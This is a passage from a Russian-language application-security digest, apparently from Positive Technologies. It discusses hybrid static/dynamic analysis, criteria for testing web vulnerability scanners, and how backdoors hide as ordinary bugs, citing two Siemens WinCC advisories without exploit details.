Хороший пример. И динамические инклуды, и легко читаемая инициализация приложения.


Скрестить ужа с ежом

У SAST и DAST есть свои преимущества и недостатки, поэтому уже долгое время муссируется идея об объединении этих методов или о гибридном анализе (hybrid analysis), который позволит взять лучшее от каждого из этих двух подходов. Данная гипотеза, что называется, лежит на поверхности и относится к интуитивно понятным, однако ее реализация на практике не дает ожидаемых результатов. За последние несколько лет было предпринято как минимум три попытки решения этой задачи.

Первый из возможных методов объединения заключается в корреляции и взаимном использовании результатов работы DAST и SAST. По идее, этот подход дает возможность расширить покрытие динамического анализа за счет результатов статического и снизить количество ложных срабатываний. По такому пути пошел, к примеру, IBM.

Однако вскоре стало понятно, что достоинства подобного подхода преувеличены. Дополнительные точки входа, передаваемые из SAST в DAST без понимания контекста (или дополнительных условий, в нашей терминологии) зачастую приводит только к увеличению продолжительности работы. Представьте себе, что SAST обнаружил и передал в DAST 10 000 комбинаций URL и параметров, но 9990 из них требует авторизации. Если SAST при этом

Вот как-то так оно и работает (bit.ly/Q9rZwl)



Похоже, я опять сделал немножко IAST…

не «объяснит» DAST, что авторизация нужна и как эту авторизацию проходить, то сканер будет бестолково стучаться по этим URL и время его работы увеличится в тысячи раз. Без особого изменения результата.


Но это не самое главное. Основной проблемой является несовместимость DAST и SAST по входу/выходу. Ведь в большинстве случаев на выходе статического анализатора вы получаете информацию типа «в строке 36 недостаточная фильтрация ввода, а значит возможен XSS». Для DAST же «родным» будет HTTP-запрос а-ля */path/api?parameter=[XSS]&topic=important*, с указанием типа уязвимости и, желательно, с множеством значений для фаззера с учетом фильтрующих функций.

Обратите внимание также на важный параметр *topic=important*. Это как раз то условие, которое необходимо соблюсти, чтобы фаззер попал в нужное, уязвимое API. Ведь не факт, что уязвимость также присутствует в параметре при обращении к пути */path/api?parameter=[XSS]&topic=other*. Откуда статический анализатор возьмет эту информацию? Неясно…

Дополнительных сложностей добавляют различные модули а-ля mod_rewrite (bit.ly/1iT0fTK) фреймворки, настройки веб-сервера и прочее. В общем — не взлетело.

Теория гибридов

Второй подход был связан с появлением в индустрии «баззворда» IAST (Interactive или даже Intrinsic Application Security Testing). По сути, это расширение динамического анализа,




Хранимая XSS и ее трассировка SpyFilter

заключающееся в трассировке выполнения серверной части приложения (в ходе фаззинга с использованием DAST). Для этого используется либо инструментация веб-сервера, фреймворка или исполняемого кода, либо встроенные механизмы трассировки.

Так, для поиска SQL Injection очень удобно использовать результаты SQL Server Profiler или схожие утилиты, где можно воочию увидеть, что же реально «долетело» до сервера через фильтрующие функции.

После того как dynamic taint analysis IAST в очередной раз пришел в индустрию AppSec, у метода появилось множество адептов, превозносящих его достоинства. К последним можно отнести возможность увеличить эффективность динамического анализа путем отслеживания распространения запросов фаззера через разные уровни приложения, что позволяет минимизировать ложные срабатывания и отлавливать, например, Double Blind SQL Injection. Кроме того, инструментация на различных уровнях приложения дает возможность выявлять отложенные атаки, такие как Stored XSS или Second Order SQL Injection, перед которыми традиционно пасуют и SAST, и DAST.

Важно, что этот метод позволяет решить задачу URL-to-source mappings, т.е. соответствия между точками входа приложения и строками исходного кода. Все это непросто и делается в три этапа, и сервер надо инструментировать, но как-то делается.



Гибридный анализ, взгляд HP (RAST=IAST)

Минусы IAST

Однако у IAST есть и понятные недостатки. В первую очередь это необходимость инструментации кода и/или установки агента для динамической инструментации веб-сервера, СУБД или фреймворков. Ясно, что такая ситуация не всегда (не) применима для промышленных систем и вызывает понятные вопросы с точки зрения совместимости и производительности.

Кроме того, IAST в его текущем понимании является расширением DAST (на что, кстати, явно указывает Gartner в своем блоге, gtnr.it/1iTvUpy) и наследует не только положительные, но и отрицательные стороны этого метода (bit.ly/QneTLW). Ходят, конечно, слухи о появлении pure IAST (bit.ly/1eKmNVJ), но это скорее движение в сторону Application IDS/Firewall, который может и уязвимости выявлять, при удачном стечении обстоятельств.

Возвращаясь к теме заметки, использование IAST в качестве промежуточного звена позволяет решить проблему совместимости SAST и DAST, но лишь отчасти. Хотя в некоторых случаях, особенно при годном SAST, все может получится вполне неплохо.

Чуть подробнее критика «гибридного анализа» приведена в заметке Chris Eng «A Dose of Reality on Hybrid Analysis» (bit.ly/1qDNNxd). Замечу, что многое из этой критики актуально как для простой корреляции результатов SAST и DAST, так и для гибридного анализа с использованием IAST.

Кто примет вызов?

Легко заметить, что IAST — слишком громоздкий подход, и назрела потребность в более эффективном решении. Для нового метода еще пока не придуман соответствующий buzzword, но в научных публикациях его различные аспекты встречаются все чаще и чаще. Суть подхода заключается в решении задачи совмещения статического и динамического анализа без необходимости в промежуточном звене. Основной принцип остается тем же, что и у IAST, но при этом статический анализ, как потенциально более полный, используется в качестве основного.

Чтобы выполнить эту задачу, SAST должен иметь возможность готовить данные для верификации в «понятном» для DAST формате, — например, в формате HTTP-запроса, с указанием необходимых дополнительных условий и множеством значений параметров для фаззинга (см. скриншоты справа).

Как этого достичь — тема отдельной заметки, но ничего невозможного здесь нет. Новый подход, кстати, позволяет реализовать ещё одну задачу — интеграцию SAST с Web Application Firewall, что весьма полезно для быстрого устранения обнаруженных уязвимостей.

Чтобы не сложилось ложного впечатления, уточню: автор совсем не против IAST, а даже за. Некоторая резкость вызвана реакцией на заявления типа «IAST>SAST+DAST!» и тому подобные. У этой технологии есть понятная ниша. Кроме того, она позволяет реализовать концепцию continuous monitoring, что нынче вполне модно. Но для получения результатов, сходных с IAST, совершенно необязательно фаззить все приложение. А иногда нет необходимости его исполнять — в прямом смысле этого слова.

Эксплойт, бэкдор и ~~два ствола~~ допУсловие (bit.ly/1p6ER6c)

Тут Double Blind SQL Injection, нужна Time-Based...

PT Application Firewall защитит системы банковского обслуживания BSS

Компания Positive Technologies адаптировала свой самообучающийся межсетевой экран Application Firewall для защиты финансовых организаций. В настоящее время AF полностью оптимизирован для работы с системами ДБО производства компании BSS, что позволит более чем 1700 банкам и филиалам в России и ближнем зарубежье повысить безопасность своей инфраструктуры и конечных пользователей платежных инструментов. Благодаря проведенной адаптации AF может не только эффективно справляться с традиционными угрозами типа SQLI, XXE, XSS, но и противодействовать атакам, с которыми часто сталкиваются именно банки. При помощи эвристических алгоритмов Application Firewall изучает особенности трафика и деятельности пользователей, взаимодействующих с бизнес-приложениями, а затем использует эти модели для вычисления «отклонений», то есть потенциальных атак или фрода.

ТЕСТИРОВАНИЕ СКАНЕРОВ БЕЗОПАСНОСТИ ВЕБ-ПРИЛОЖЕНИЙ: ПОДХОДЫ И КРИТЕРИИ

Тимур Гильмуллин
habrahabr.ru/company/pt/blog/187636/

Сканеры информационной безопасности (сканеры уязвимостей) — это средства мониторинга и контроля, с помощью которых можно проверять компьютерные сети, отдельные компьютеры и установленные на них приложения на наличие проблем защищенности. Большинство сканеров позволяют определять уязвимости, описанные классификатором WASC Threat Classification. Мы рассмотрим некоторые вопросы, связанные с тестированием сканеров информационной безопасности веб-приложений как программных продуктов.

Современный сканер веб-приложений многофункционален и весьма сложен, поэтому его тестирование и сравнение с аналогами имеет ряд особенностей.

Тестовая процедура

В статье «Building a Test Suite for Web Application Scanners» [1] изложены общие принципы тестирования сканеров, на которые мы будем опираться. Одним из таких принципов является *тестовая процедура* для сравнения работы различных сканеров веб-приложений. В немного модифицированном виде эта процедура выглядит следующим образом:

1. Подготовить необходимый тестовый контент для функциональной проверки всех технических требований и развернуть тестовые стенды.
2. Инициализировать тесты, получить все необходимые настройки для них.
3. Сконфигурировать сканируемое веб-приложение и выбрать для него тип уязвимости и уровень защиты.
4. Запустить сканер с выбранными настройками на тестируемом веб-приложении и пройти набор функциональных тестов.
5. Подсчитать и классифицировать найденные сканером веб-объекты (уникальные ссылки, уязвимости, векторы атаки и т. п.).
6. Повторить шаги 2—5 для каждого типа уязвимостей и уровней защиты.

Изменения после каждой итерации необходимо заносить в сводную таблицу результатов определения объектов (пример такой таблицы см. ниже).

Очевидно, что далеко не все сканеры веб-приложений обладают одинаковым набором сканирующих модулей, однако такую таблицу все равно можно использовать, уменьшая рейтинг сканера при отсутствии тех или иных модулей, той или иной функциональности.

Подготовить тестовое приложение с точно известным заранее числом уязвимостей определенного типа невозможно. Поэтому при составлении подобной таблицы мы неминуемо столкнемся с трудностями определения количества реальных объектов для поиска. Решить эту проблему можно следующим образом.

1. В качестве одной уязвимости рассматривать класс эквивалентных уязвимостей, которые могут быть найдены в тестовом веб-приложении. Например, для внедрения операторов SQL классом эквивалентных уязвимостей можно считать все уязвимости, найденные для одного и того же параметра GET-запроса к приложению. Другим словами, если имеется некий уязвимый параметр id, изменение которого вызывает сбой веб-сервера или базы данных, то все векторы атаки, использующие этот параметр, можно считать эквивалентными с точностью до перестановки параметров: http://example.com/page.php?id=blabla ~ http://example.com/page.php?a=1&id=bla&b=2
2. Разработать простейшие тестовые приложения, реализующие или моделирующие некоторую уязвимость, но используя различные фреймворки и разворачивая их на множестве вариантов операционных систем, различных веб-серверах, с использованием различных баз данных, с доступом по различным видам сетевых протоколов, а также через различные цепочки прокси.
3. Развернуть на тестовых стендах множество различных CMS, уязвимых приложений (DVWA, Gruyere, OWASP Site Generator и т. п.) и сканировать их различными сканерами безопасности. Общее число уязвимостей, найденных всеми сканерами, взять за эталон и использовать в дальнейших тестах.

Конфигурировать тестовое приложение и управлять им, устанавливая требуемый уровень защиты, можно, к примеру, с помощью инструмента OWASP Site Generator, конфигурация которого будет храниться и редактироваться в обычном XML-файле. К сожалению, на данный момент этот инструмент считается устаревшим, а для эмуляции современных уязвимостей рекомендуется создавать приложения собственной разработки.

Типы уязвимостей для реализации в тестовом контенте для проверки сканера можно взять из классификатора WASC Threat Classification.

Ожидаемое число запусков тестовой процедуры для всех возможных комбинаций установленных приложений будет очень и очень велико, что неудивительно. Умень-

Тип уязвимости или функциональный модуль сервера	Уровень защиты	Обнаруженных объектов	Ложные срабатывания	Пропуск события	Всего объектов для поиска	Общее время сканирования, с
Модель Crawler — для первоначального поиска объектов сканирования (ссылок)	0	100	0	50	150	500
	1	90	0	60		600
	2	80	0	70		700
	…	…	…	…		…
Модуль поиска уязвимостей типа XSS	0	2	0	2	4	15
	1	1	1	3		20
	2	0	2	4		30
	…	…	…	…		…
Модуль поиска уязвимостей типа SQL Injection	0	1	2	1	2	60
	1	0	3	2		120
	2	0	4	2		240
	…	…	…	…		…
Модуль определения сетевых служб Application Fingerprint	0	3	0	0	3	50
	1	1	2	2		60
	2	0	2	3		70
	…	…	…	…		…

шить это число можно благодаря использованию техники тестирования pairwise analysis.

По результатам сканирования получаем числовые векторы вида: *уровень защиты, количество обнаруженных объектов, количество ложных срабатываний, количество пропусков события, общее количество объектов, время сканирования.*

Затем необходимо ввести **метрику качества сканирования,** которую можно будет использовать для сравнения показателей и сканеров между собой. В качестве такой метрики достаточно использовать простейшую евклидову.

Виды тестовых испытаний

Еще одна статья, на которую можно опираться при тестировании сканеров веб-приложений, называется «Analyzing the Accuracy and Time Costs of Web Application Security Scanners» [2]. В этом материале описывается проведение испытаний различных сканеров (BurpSuitePro, Qualys, WebInspect, NTOSpider, Appscan, Hailstorm, Acunetix) и для каждого конкретного инструмента предлагается проводить четыре типа испытаний:

1. Выполнить сканирование веб-приложения в режиме Point and Shoot (PaS) и определить число найденных и подтвержденных уязвимостей.
2. Выполнить повторное сканирование после предварительного обучения и настройки сканера на работу с данным типом приложений, снова определить число найденных и подтвержденных уязвимостей.
3. Оценить точность и полноту описания найденных уязвимостей.
4. Оценить общее время, потраченное специалистами на подготовку и проведение тестирования, анализ и обеспечение качества результатов сканирования.

Режим PaS — это запуск сканирования со стандартными параметрами сканера. Проходит по схеме «установка цели — сканирование — получение результата».

Обучение — включает в себя любые конфигурации настроек, изменение скриптов, связь с поставщиками сканера и т. п.

Для определения количества времени, которое специалистам необходимо затратить для получения качественного результата, в статье предлагается пользоваться простой формулой:

Общее время = Время обучения + #False Positive * 15 мин. + #False Negative * 15 мин.

В ходе каждого испытания следует применять тестовую процедуру, которую мы описали выше.

Критерии оценки для сканеров веб-приложений

В еще одной полезной статье «Top 10: The Web Application Vulnerability Scanners Benchmark» [3] автор предлагает общий поход к сравнению характеристик сканеров, а также набор таких характеристик с примерами. Оценку возможностей сканеров веб-приложений в этой статье предлагается задавать в табличном виде, используя следующие критерии.

1. **Сравнение цены продукта по отношению к оценкам критериев.** (A Price Comparison — in Relation to the Rest of the Benchmark Results).
2. **Универсальность применения сканера** — это число поддерживаемых протоколов и векторов доставки — методов доставки данных к серверу (Scanner Versatility — A Measure for the Scanner's Support of Protocols & Input Delivery Vectors). Векторы доставки включают в себя такие методы доставки данных к серверу, как HTTP-параметры строк запроса, параметры HTTP-body, JSON, XML, двоичные методы для конкретных технологий — таких как AMF, Java-сериализованные объекты и WCF.
3. **Количество поддерживаемых векторов атаки:** количество и тип активных плагинов сканера (Attack Vector Support — The Amount & Type of Active Scan Plugins (Vulnerability Detection)).
4. **Точность обнаружения CSS** (Reflected Cross-Site Scripting Detection Accuracy).
5. **Точность обнаружения SQL-инъекций** (SQL Injection Detection Accuracy).
6. **Точность обхода структуры веб-приложения и обнаружения локальных файлов.** (Path Traversal / Local File Inclusion Detection Accuracy).
7. **Удаленное использование файлов, XSS, фишинг через RFI.** (Remote File Inclusion Detection Accuracy (XSS / Phishing via RFI)).
8. **WIVET-сравнение:** автоматизированный краулинг и получение входных векторов для атаки (WIVET (Web Input Vector Extractor Teaser) Score Comparison — Automated Crawling / Input Vector Extraction).
9. **Адаптивность сканера:** количество дополнительных возможностей сканера для преодоления защитных барьеров (Scanner Adaptability — Complementary Coverage Features and Scan Barrier Support).
10. **Сравнение особенностей аутентификации:** количество и тип поддерживаемых способов авторизации и аутентификации (Authentication Features Comparison).
11. **Количество дополнительных возможностей сканирования и встроенных механизмов** (Complementary Scan Features and Embedded Products).
12. **Общее впечатление о работе основной функции сканирования** (General Scanning Features and Overall Impression).
13. **Сравнение лицензий и технологий** (License Comparison and General Information).

Некоторые из перечисленных пунктов входят в сводную таблицу обнаружения объектов. Кроме того, можно заметить, что для большинства критериев требуются экспертные оценки, а это затрудняет автоматизированное тестирование и сравнение сканеров. В результате предложенные критерии оценок можно использовать, к примеру, в качестве разделов для более общего отчета по исследованию характеристик сканера, в котором содержатся все итоги тестирования и сравнения конкретного сканера с конкурентами.

Типы тестов для сканеров веб-приложений

Опираясь на материалы представленных выше статей, мы разработали классификацию типов тестов, которые можно использовать в тестовой процедуре.

- **Базовые функциональные (smoke) тесты** должны проверять работоспособность основных низкоуровневых узлов сканера: работу транспортной подсистемы, подсистемы конфигурации, подсистемы логирования и т. п. При сканировании простейших тестовых целей не должно быть сообщений об ошибках, exceptions и traceback в логах, сканер не должен зависать при использовании различных транспортов, редиректов, прокси-серверов и т. п.
- **Функциональные (functional) тесты** должны реализовать проверку основных сценариев для проверки технических требований. Необходимо проверять работоспособность каждого сканирующего модуля по порядку при различных настройках модуля и тестового окружения. Выполняются позитивные и негативные тестовые сценарии, различные стресс-тесты с использованием больших массивов корректных и некорректных данных, оправляемых сканеру в ответ от веб-приложения.
- **Тесты на сравнение (compare) функциональности,** в ходе которых выполняется сравнение качества и средней скорости поиска объектов выбранным модулем сканера с аналогичными по функционалу модулями в продуктах-конкурентах. Для каждого конкретного сканирующего модуля должны даваться определения, что подразумевать под объектами для него и качеством их поиска.
- **Тесты на сравнение показателей оценочных критериев (criteria),** в ходе которых проверяется, что скорость и качество поиска объектов каждым сканирующим модулем в каждой новой версии тестируемого сканера не ухудшились по сравнению с предыдущей версией. Определения скорости и качества должны задаваться так же, как для тестов на сравнение функциональности: за тем исключением, что в данном типе тестов в качестве конкурента для тестируемого сканера выступает его предыдущая версия.

Использовать описанную здесь тестовую процедуру можно для любых сканеров безопасности веб-приложений, а применяя метрику качества сканирования, мы получаем инструмент для качественного сравнения сканеров через сопоставление их метрик. В развитие этой идеи можно использовать нечеткие показатели, шкалы и метрики.

Источники:

1 Fong E., Gaucher R., Okun V., Black P. Building a Test Suite for Web Application Scanners www.computer.org/csdl/proceedings/hicss/2008/3075/00/30750478.pdf
2. Suto L. Analyzing the Accuracy and Time Costs of Web Application Security Scanners. ha.ckers.org/files/Accuracy_and_Time_Costs_of_Web_App_Scanners.pdf
3. Chan S. Top 10: The Web Application Vulnerability Scanners Benchmark sectooladdict.blogspot.ru/2012/07/2012-web-application-scanner-benchmark.html

ОХОТА НА ВЕДЬМ В ИСХОДНЫХ КОДАХ: НДВ, ЗАКЛАДКИ И ЧЕРНАЯ МАГИЯ

Сергей Гордейчик
securitylab.ru/blog/personal/offtopic/31962.php


Присказка

Интерес к анализу качества программного обеспечения с точки зрения безопасности продолжает расти у всех участников рынка. Крупные компании вовсю используют привычные и относительно новые методы анализа защищенности, включая распространенный во всем мире вариант краудсорсинга — программы Bug Bounty. К активно спонсирующему российских белых шляп «Яндексу» недавно присоединился QIWI с достаточно приятными расценками, достигающими 150 000 рублей за уязвимость.

Регуляторы — традиционный драйвер ИБ — тоже не обходят эту область стороной. Кроме привычных требований раздела 6 PCI DSS и стандарта PA DSS существует пункт 7.3.5 СТО БР ИББС 1.0, косвенно затрагивающего безопасность приложений АБС. В недавно утвержденном приказом ФСТЭК России № 17 документе «Требования о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах» имеется тезис о необходимости проводить «анализ уязвимостей информационной системы», что может трактоваться достаточно широко (bit.ly/QmQhTx), вплоть до поиска уязвимостей реализации в ПО, разработанном специально для ГАС. А уж если вспомнить о приказе № 21, где явно обозначена «проверка системного и (или) прикладного программного обеспечения, включая программный код, на отсутствие недекларированных возможностей»...

Естественно, рынок не мог не отреагировать на этот интерес. Сразу на двух крупных отраслевых мероприятиях — конференции «РусКрипто» и форуме Positive Hack Days — прошли секции и мастер-классы по теме анализа кода, SDLC, Application Security. Кроме привычных уже услуг по анализу защищенности и инструментов для тестирования приложений в режиме черного ящика, или Dynamic Application Security Testing (MaxPatrol, Acunetix, HP WebInspect), на рынке начали появляться средства анализа исходного кода (Appercut Custom Code Scanner, Positive Technologies Application Inspector, IBM AppScan, HP Fortify). Понятно, что продукты HP и IBM существуют не один год, но в России они активно не продвигались.

Среди функций этих инструментов, кроме ожидаемого поиска уязвимостей по классификациям OWASP/WASC/CWE, многие из разработчиков предлагают «поиск закладок» или «обнаружение недекларированных возможностей». Давайте попробуем разобраться.



Так выглядит НДВ с точки зрения PT Application Inspector. «Обычная уязвимость» — чтение произвольных файлов, но с дополнительным условием

Сказка

Прежде всего давайте определим, что такое НДВ. Согласно букве закона (см. Руководящий документ. Защита от несанкционированного доступа к информации. Часть 1. Программное обеспечение средств защиты информации. Классификация по уровню контроля отсутствия недекларированных возможностей. Утверждено решением председателя Государственной технической комиссии при Президенте Российской Федерации от 4 июня 1999 г. № 114), цитирую:

«2.1. Недекларированные возможности — функциональные возможности ПО, не описанные или не соответствующие описанным в документации, при использовании которых возможно нарушение конфиденциальности, доступности или целостности обрабатываемой информации».

Определение достаточно широко и вполне может включать стандартные, но нигде не зафиксированные пароли, ошибки, приводящие к обходу аутентификации и авторизации, любые уязвимости типа Remote Code Execution и SQL Injection. Все эти ошибки попадают под определение, поскольку они не описаны в документации (за редким исключением а-ля Intel Errata Sheets) и их использование вполне может привести к нарушению одного из аспектов CIA.

Другими словами, фактически обнаружение в приложении уязвимости с CVSS > 6.6 не только требует действий по мнению «продвинутых» стандартов, таких как PCI DSS, но и вызывает вопросы с точки зрения РД ФАПСИ/ФСТЭК 1999 года выпуска.

Однако нас больше интересуют не простые ошибки разработчиков, а «закладки», то есть ошибки преднамеренные.

Здесь тоже все не очень просто. Ведь если потенциальный злоумышленник рассматривает возможность анализа его кода на предмет закладок (что весьма вероятно в случае инцидента), логично не только максимально запутать код (чтобы усложнить анализ), но и создать себе алиби. Простейший вариант — маскировка закладки под «просто ошибку». Ведь если, например, в SCADA-системе, работающей в АСУ ТП, обнаружится «зашитый» пароль (www.securitylab.ru/lab/PT-2013-43), то это сразу вызовет массу подозрений. С другой стороны, SQL Injection в той же системе (www.securitylab.ru/lab/PT-2013-42) будет рассматриваться как «просто ошибка» и форсирует скорее установку обновлений, чем какие-либо теории заговора.

Хотя и то, и другое может быть ошибкой

А вот так становится понятно, что это самая настоящая закладка

PT-2013-43: Жестко закодированные учетные данные в Siemens WinCC и SIMATIC PCS 7

Рейтинг опасности:	Высокий (7.5) (AV:N/AC:L/Au:N/C:P/I:P/A:P)
Статус:	Исправлено
Вектор:	Удаленный
Производитель:	Siemens
ПО:	Siemens SIMATIC WinCC 7.x Siemens SIMATIC PCS 7 8.x
Идентификатор:	PT-2013-43
CVE ID:	CVE-2013-3958
Дата уведомления:	03.07.2013
Дата исправления:	14.06.2013

POSITIVE RESEARCH CENTER

Уязвимость обнаружена:
Александр Тляпов (Исследовательский центр Positive Research компании Positive Technologies)

PT-2013-42: Внедрение операторов SQL в Siemens WinCC и SIMATIC PCS 7

Рейтинг опасности:	Высокий (10) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
Статус:	Исправлено
Вектор:	Удаленный
Производитель:	Siemens
ПО:	Siemens SIMATIC WinCC 7.x Siemens SIMATIC PCS 7 8.x
Идентификатор:	PT-2013-42
CVE ID:	CVE-2013-3957
Дата уведомления:	03.07.2013
Дата исправления:	14.06.2013

POSITIVE RESEARCH CENTER

Уязвимость обнаружена:
Сергей Гордейчик, Тимур Юнусов (Исследовательский центр Positive Research компании Positive Technologies)

CVE-2013-3957 и CVE-2013-3958 — что из них закладка? а что НДВ?

разработчика (или проектировщика ПО, как в приведенном примере с Siemens SIMATIC WinCC). Или не ошибкой. Пойди разберись... С точки зрения практического использования SQL Injection, приводящая к обходу авторизации и выполнению произвольного кода на сервере SCADA, может быть гораздо полезней для потенциального злоумышленника, чем инженерная учетная запись на веб-сервере.

Однако далеко не все закладки и НДВ легко покрываются поиском уязвимостей с использованием автоматизированных средств или без них. Существует множество проблем, специфичных для конкретного приложения, обнаружение которых без понимания работы данной системы затруднено. Это «логические ошибки», ошибки валидации процесса и разграничения доступа на уровне бизнес-функций, application specific flaws. Приведу пример.

APT или не APT?

В ходе анализа мобильного приложения, распространяемого одним из сотовых операторов, было обнаружено, что контакты и прочая чувствительная информация клиента отправляется не только на серверы резервного копирования оператора (в этом собственно была одна из ключевых возможностей приложения), но и на несколько серверов в Китае. При детальном анализе кода стало ясно, что это отнюдь не Asia Pacific Threat, а «просто ошибка» разработчика, который не удалил адреса отладочных серверов из «почти готового» приложения, переданного на тестирование заказчику.

Здесь налицо НДВ (вряд ли в документации присутствовала информация о том, что частная информация абонентов будет сохранена где-то за Великим Китайским Фаерволом) и закладка (программист намеренно внес адреса серверов в код). Но обнаружить ее автоматическими средствами, что статическими, что динамическими, — достаточно проблематично. Если, конечно, не сконфигурировать средство анализа таким образом, чтобы оно выявляло все активности по передаче информации вовне и фильтровало их по белому (ну или черному, не суть) списку. Однако, такая проверка должна исходить из функций приложения, которые понятны человеку (после прочтения документации, например, если она есть), но достаточно трудно формализуемы для автоматизированного поиска.

Резюме

В сухом остатке:

1. Вероятность найти закладку или НДВ класса if Now == 0day Steal(Money); гораздо ниже, чем аналогичную по возможностям, но замаскированную под ошибку разработчика или «просто уязвимость».
2. Автоматизация поиска application specific flaws («настоящих закладок») с учетом «специфики архитектуры приложения и бизнес-процессов» без серьезного участия экспертов по специфике данного конкретного приложения — деньги на ветер. Иными словами, техническая составляющая самого метода анализа тривиальна (grep или более продвинутые техники pattern matching), но база знаний сигнатур разрабатывается для данного конкретного приложения и очень плохо переносится на другие. Для системы, которая эксплуатируется многие годы и прошла не одну итерацию анализа защищенности, более-менее полную базу сигнатур создать можно, но для соседнего приложения, даже использующего ту же ERP, все это может оказаться бесполезно.

Или, если переформулировать в виде требований с системе автоматизированного поиска уязвимостей:

1. Система анализа на НДВ должна иметь функции поиска «традиционных» уязвимостей, относящихся к фильтрации ввода-вывода, реализации функций безопасности и т. д. и т. п.
2. Для выявления application specific flaws, или «логических закладок» в системе, необходим механизм добавления собственных сигнатур, относящихся к конкретному приложению.
3. Для реализации этого механизма нужны эксперты, понимающие логику приложения и умеющие объяснить ее системе анализа на НДВ в привычных для нее терминах. «Из коробки» не взлетит.

Исследования Positive Research — снова в «десятке» Web Hacking Techniques

Весной 2013 года на конференции Black Hat Europe Тимур Юнусов и Алексей Осипов представили исследование «XML Out of Band Data Retrieval». Впоследствии эта техника, получившая развитие под названием XXE OOB, помогла обнаружить и устранить уязвимости, связанные со сценариями атак нового типа, в программах Microsoft Office, решениях компании Invensys Wonderware, продуктах Oracle и компонентах SCADA-систем Siemens. Ошибки безопасности данного типа были выявлены даже в ModSecurity — популярном межсетевом экране с открытым исходным кодом, предназначенном для защиты веб-приложений. В конце года работа экспертов Positive Technologies вошла в топ-10 авторитетного рейтинга Web Hacking Techniques, посвященного наиболее значимым техникам анализа веб-уязвимостей. Отметим, что в 2012 году методика, описанная в статье «Случайные числа. Take Two» Дмитрия Нагибина, Арсения Реутова и Тимура Юнусова, также попала в первую десятку и заняла четвертое место.

ДВЕ ИСТОРИИ ОБ УЯЗВИМОСТЯХ В GOOGLE

Павел Топорков
habrahabr.ru/company/pt/blog/210952/


История о маленьком Content Type, который смог

